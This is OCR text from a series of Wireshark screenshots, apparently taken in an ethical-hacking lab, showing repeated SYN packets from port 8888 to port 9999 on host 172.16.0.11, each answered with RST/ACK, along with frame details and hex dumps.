

Applications Places System
Tue Jan 9, 04:18
EH Workstation - 2
EH Workstation - 2
Capture.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr==172.16.0.11
No. Time Source Destination Protocol Length Info
518 137.039802477 10.10.1.10 172.16.0.11 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win
519 137.040797339 172.16.0.11 10.10.1.10 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
532 138.039696131 10.10.1.10 172.16.0.11 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win
533 138.040912490 172.16.0.11 10.10.1.10 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
534 139.040810756 10.10.1.10 172.16.0.11 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win
535 139.041422001 172.16.0.11 10.10.1.10 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
536 140.040405023 10.10.1.10 172.16.0.11 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win
Frame 536: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: 5c:8d:56:1e:79:8c (5c:8d:56:1e:79:8c), Dst: 76:38:02:90:d9:4f (76:38:02:90:d9:4f)
Destination: 76:38:02:90:d9:4f (76:38:02:90:d9:4f)
Source: 5c:8d:56:1e:79:8c (5c:8d:56:1e:79:8c)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 10.10.1.10, Dst: 172.16.0.11
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 40
Identification: 0x4d00 (19712)
Flags: 0x00
...0 0000 0000 0000 = Fragment Offset: 0
Time to Live: 64
0000 76 38 02 90 d9 4f 5c 8d 56 1e 79 8c 08 00 45 00
0010 00 28 4d 00 00 00 40 06 76 a1 0a 0a 01 0a ac 10
0020 00 0b 22 b8 27 0f 06 14 00 00 00 00 00 00 50 02
0030 02 00 a6 d8 00 00
Identification (ip.id), 2 bytes
Packets: 843 · Displayed: 16 (1.9%)
Profile: Default
69°F
Cloudy
Search
9:18 AM
1/9/2024
Menu
EH Workstation - 2
yersinia -G - Parrot Ter...



Applications Places System
Tue Jan 9, 04:07
EH Workstation - 2
EH Workstation - 2
Capture.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Time Source Destination Protocol Length Info
131.577950945 172.217.10.99 10.10.1.10 TLSv1.2 105 Application Data
131.578409253 10.10.1.10 172.217.10.99 TCP 66 33296 → 443 [ACK] Seq=1161 Ack=1886 Win=63 Len=0 TSval=406878…
131.578480773 10.10.1.10 172.217.10.99 TLSv1.2 105 Application Data
131.645476369 172.217.10.99 10.10.1.10 TCP 66 443 → 33296 [ACK] Seq=1886 Ack=1200 Win=272 Len=0 TSval=27052…
135.020283531 10.10.1.10 172.217.10.99 TLSv1.2 157 Application Data
135.040563972 10.10.1.10 172.16.0.11 TCP 54 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
135.041833633 172.16.0.11 10.10.1.10 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
Frame 472: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: 5c:8d:56:1e:79:8c (5c:8d:56:1e:79:8c), Dst: 76:38:02:90:d9:4f (76:38:02:90:d9:4f)
Destination: 76:38:02:90:d9:4f (76:38:02:90:d9:4f)
Source: 5c:8d:56:1e:79:8c (5c:8d:56:1e:79:8c)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 10.10.1.10, Dst: 172.16.0.11
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 40
Identification: 0x5200 (20992)
Flags: 0x00
...0 0000 0000 0000 = Fragment Offset: 0
Time to Live: 64
0000 76 38 02 90 d9 4f 5c 8d 56 1e 79 8c 08 00 45 00
0010 00 28 52 00 00 00 40 06 71 a1 0a 0a 01 0a ac 10
0020 00 0b 22 b8 27 0f 5a 17 00 00 00 00 00 00 50 02
0030 02 00 52 d5 00 00
Identification (ip.id), 2 bytes
Packets: 843 · Displayed: 843 (100.0%)
Profile: Default
69°F
Cloudy
Search
9:07 AM
1/9/2024
Menu
EH Workstation - 2
yersinia -G - Parrot Ter…



Applications Places System
Tue Jan 9, 04:08
EH Workstation - 2
EH Workstation - 2
Capture.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Time Source Destination Protocol Length Info
135.077900326 172.217.10.99 10.10.1.10 TLSv1.2 140 Application Data
135.077955836 172.217.10.99 10.10.1.10 TLSv1.2 105 Application Data
135.078420233 10.10.1.10 172.217.10.99 TCP 66 33296 → 443 [ACK] Seq=1291 Ack=2094 Win=63 Len=0 TSval=406878…
135.078500192 10.10.1.10 172.217.10.99 TLSv1.2 105 Application Data
135.138657167 172.217.10.99 10.10.1.10 TCP 66 443 → 33296 [ACK] Seq=2094 Ack=1330 Win=272 Len=0 TSval=27052…
136.039262354 10.10.1.10 172.16.0.11 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512 Len…
136.040532762 172.16.0.11 10.10.1.10 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
Frame 401: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: 5c:8d:56:1e:79:8c (5c:8d:56:1e:79:8c), Dst: 76:38:02:90:d9:4f (76:38:02:90:d9:4f)
Destination: 76:38:02:90:d9:4f (76:38:02:90:d9:4f)
Source: 5c:8d:56:1e:79:8c (5c:8d:56:1e:79:8c)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 10.10.1.10, Dst: 172.16.0.11
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 40
Identification: 0x3300 (13056)
Flags: 0x00
...0 0000 0000 0000 = Fragment Offset: 0
Time to Live: 64
0000 76 38 02 90 d9 4f 5c 8d 56 1e 79 8c 08 00 45 00
0010 00 28 33 00 00 00 40 06 90 a1 0a 0a 01 0a ac 10
0020 00 0b 22 b8 27 0f d0 0a 00 00 00 00 00 00 50 02
0030 02 00 dc e1 00 00
Identification (ip.id), 2 bytes
Packets: 843 · Displayed: 843 (100.0%)
Profile: Default
Weather alert
Just issued
Search
9:08 AM
1/9/2024
Menu
EH Workstation - 2
yersinia -G - Parrot Ter…


Applications Places System
Tue Jan 9, 04:09
EH Workstation - 2
EH Workstation - 2
Capture.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Time Source Destination Protocol Length Info
137.028247582 10.10.1.10 64.233.177.17 TCP 66 36416 → 443 [ACK] Seq=3236 Ack=2201 Win=64512 Len=0 TSval=274…
137.029267965 64.233.177.17 10.10.1.10 TLSv1.3 126 Application Data
137.029268214 64.233.177.17 10.10.1.10 TLSv1.3 105 Application Data
137.029285325 10.10.1.10 64.233.177.17 TCP 66 36416 → 443 [ACK] Seq=3236 Ack=2261 Win=64512 Len=0 TSval=274…
137.029317205 10.10.1.10 64.233.177.17 TCP 66 36416 → 443 [ACK] Seq=3236 Ack=2300 Win=64512 Len=0 TSval=274…
137.029445926 10.10.1.10 64.233.177.17 TLSv1.3 105 Application Data
137.039802477 10.10.1.10 172.16.0.11 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512 Len…
Frame 518: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: 5c:8d:56:1e:79:8c (5c:8d:56:1e:79:8c), Dst: 76:38:02:90:d9:4f (76:38:02:90:d9:4f)
Destination: 76:38:02:90:d9:4f (76:38:02:90:d9:4f)
Source: 5c:8d:56:1e:79:8c (5c:8d:56:1e:79:8c)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 10.10.1.10, Dst: 172.16.0.11
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 40
Identification: 0x4000 (16384)
Flags: 0x00
...0 0000 0000 0000 = Fragment Offset: 0
Time to Live: 64
0000 76 38 02 90 d9 4f 5c 8d 56 1e 79 8c 08 00 45 00
0010 00 28 40 00 00 00 40 06 83 a1 0a 0a 01 0a ac 10
0020 00 0b 22 b8 27 0f c6 00 00 00 00 00 00 00 50 02
0030 02 00 e6 eb 00 00
Identification (ip.id), 2 bytes
Packets: 843 · Displayed: 843 (100.0%)
Profile: Default
69°F
Cloudy
Search
9:09 AM
1/9/2024
Menu
EH Workstation - 2
yersinia -G - Parrot Ter…


Applications Places System
Tue Jan 9, 04:10
EH Workstation - 2
EH Workstation - 2
Capture.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Time Source Destination Protocol Length Info
137.266929998 64.233.176.138 10.10.1.10 TLSv1.2 297 Application Data
137.266930139 64.233.176.138 10.10.1.10 TLSv1.2 156 Application Data
137.266930278 64.233.176.138 10.10.1.10 TLSv1.2 105 Application Data
137.267003331 10.10.1.10 64.233.176.138 TCP 66 57786 → 443 [ACK] Seq=9249 Ack=11525 Win=63 Len=0 TSval=85765…
137.267408941 10.10.1.10 64.233.176.138 TLSv1.2 105 Application Data
137.332500698 64.233.176.138 10.10.1.10 TCP 66 443 → 57786 [ACK] Seq=11525 Ack=9288 Win=1045 Len=0 TSval=122…
138.039696131 10.10.1.10 172.16.0.11 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512 Len…
Frame 532: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: 5c:8d:56:1e:79:8c (5c:8d:56:1e:79:8c), Dst: 76:38:02:90:d9:4f (76:38:02:90:d9:4f)
Destination: 76:38:02:90:d9:4f (76:38:02:90:d9:4f)
Source: 5c:8d:56:1e:79:8c (5c:8d:56:1e:79:8c)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 10.10.1.10, Dst: 172.16.0.11
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 40
Identification: 0x4400 (17408)
Flags: 0x00
...0 0000 0000 0000 = Fragment Offset: 0
Time to Live: 64
0000 76 38 02 90 d9 4f 5c 8d 56 1e 79 8c 08 00 45 00
0010 00 28 44 00 00 00 40 06 7f a1 0a 0a 01 0a ac 10
0020 00 0b 22 b8 27 0f d0 20 00 00 00 00 00 00 50 02
0030 02 00 dc cb 00 00
Identification (ip.id), 2 bytes
Packets: 843 · Displayed: 843 (100.0%)
Profile: Default
Wind advisory
Just issued
Search
9:10 AM
1/9/2024
Menu
EH Workstation - 2
yersinia -G - Parrot Ter…


Applications Places System
Tue Jan 9, 04:11
EH Workstation - 2
EH Workstation - 2
Capture.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Time Source Destination Protocol Length Info
137.267363331 10.10.1.10 64.233.176.138 TCP 66 57786 → 443 [ACK] Seq=9249 Ack=11525 Win=63 Len=0 TSval=85765…
137.267408941 10.10.1.10 64.233.176.138 TLSv1.2 105 Application Data
137.332500698 64.233.176.138 10.10.1.10 TCP 66 443 → 57786 [ACK] Seq=11525 Ack=9288 Win=1045 Len=0 TSval=122…
138.039696131 10.10.1.10 172.16.0.11 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512 Len…
138.040912480 172.16.0.11 10.10.1.10 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
139.040010756 10.10.1.10 172.16.0.11 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512 Len…
139.041422001 172.16.0.11 10.10.1.10 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
Frame 534: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: 5c:8d:56:1e:79:8c (5c:8d:56:1e:79:8c), Dst: 76:38:02:90:d9:4f (76:38:02:90:d9:4f)
Destination: 76:38:02:90:d9:4f (76:38:02:90:d9:4f)
Source: 5c:8d:56:1e:79:8c (5c:8d:56:1e:79:8c)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 10.10.1.10, Dst: 172.16.0.11
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 40
Identification: 0x5f00 (24320)
Flags: 0x00
...0 0000 0000 0000 = Fragment Offset: 0
Time to Live: 64
0000 76 38 02 90 d9 4f 5c 8d 56 1e 79 8c 08 00 45 00
0010 00 28 5f 00 00 00 40 06 64 a1 0a 0a 01 0a ac 10
0020 00 0b 22 b8 27 0f 23 00 00 00 00 00 00 00 50 02
0030 02 00 89 ec 00 00
Identification (ip.id), 2 bytes
Packets: 843 · Displayed: 843 (100.0%)
Profile: Default
Wind advisory
Just issued
Search
9:11 AM
1/9/2024
Menu
EH Workstation - 2
yersinia -G - Parrot Ter…



Applications Places System
Tue Jan 9, 04:11
EH Workstation - 2
EH Workstation - 2
Capture.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Time Source Destination Protocol Length Info
137.287408941 10.10.1.10 64.233.176.138 TLSv1.2 105 Application Data
137.332500698 64.233.176.138 10.10.1.10 TCP 66 443 → 57706 [ACK] Seq=11525 Ack=9288 Win=1045 Len=0 TSval=122…
138.039696131 10.10.1.10 172.16.0.11 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512 Len…
138.040912480 172.16.0.11 10.10.1.10 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
139.040010756 10.10.1.10 172.16.0.11 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512 Len…
139.041422021 172.16.0.11 10.10.1.10 TCP 54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
140.040405923 10.10.1.10 172.16.0.11 TCP 54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512 Len…
Frame 536: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: 5c:8d:56:1e:79:8c (5c:8d:56:1e:79:8c), Dst: 76:38:02:90:d9:4f (76:38:02:90:d9:4f)
Destination: 76:38:02:90:d9:4f (76:38:02:90:d9:4f)
Source: 5c:8d:56:1e:79:8c (5c:8d:56:1e:79:8c)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 10.10.1.10, Dst: 172.16.0.11
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 40
Identification: 0x4d00 (19712)
Flags: 0x00
...0 0000 0000 0000 = Fragment Offset: 0
Time to Live: 64
